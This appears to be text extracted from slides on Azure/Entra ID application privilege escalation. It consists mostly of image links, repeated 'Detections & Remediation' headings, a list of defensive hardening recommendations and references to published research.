
Designed for **red teamers**, **cloud security researchers**, and **defenders** to identify privilege escalation risks

COMMUNITY TOYS FOR GIRLZ && BOYZ




DETECTIONS & REMEDIATION


DETECTIONS & REMEDIATION




DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION



DETECTIONS & REMEDIATION

- Enterprise applications Must be Configured According to the Principle of Least Privilege
- Regularly REVIEW Enterprise Application Permissions
- Custom Application Owners Should be Monitored as High-Privileged Users
- Configure DevOps Security for Microsoft Defender For Cloud
- Cloud Application Administrators SHOULD BE Treated as Highly-Privileged Role
- Consider Conditional Access for Workload Identities
- Conditional Access Policy (CAP) should Require Multifactor Authentication Regardless of the Location

Q&A

REFERENCES

- [1] https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/
- [2] https://www.secureworks.com/research/abusing-azure-application-credentials-to-attack-supply-chains
- [3] https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- [4] https://posts.specterops.io/azure-privilege-escalation-via-azure-api-permissions-abuse-74aee1006f48
- [5] https://redfoxsec.com/blog/azure-privilege-escalation-via-service-principal/
- [6] https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/
- [7] https://cloud.google.com/blog/topics/threat-intelligence/abusing-intune-permissions-entra-id-environments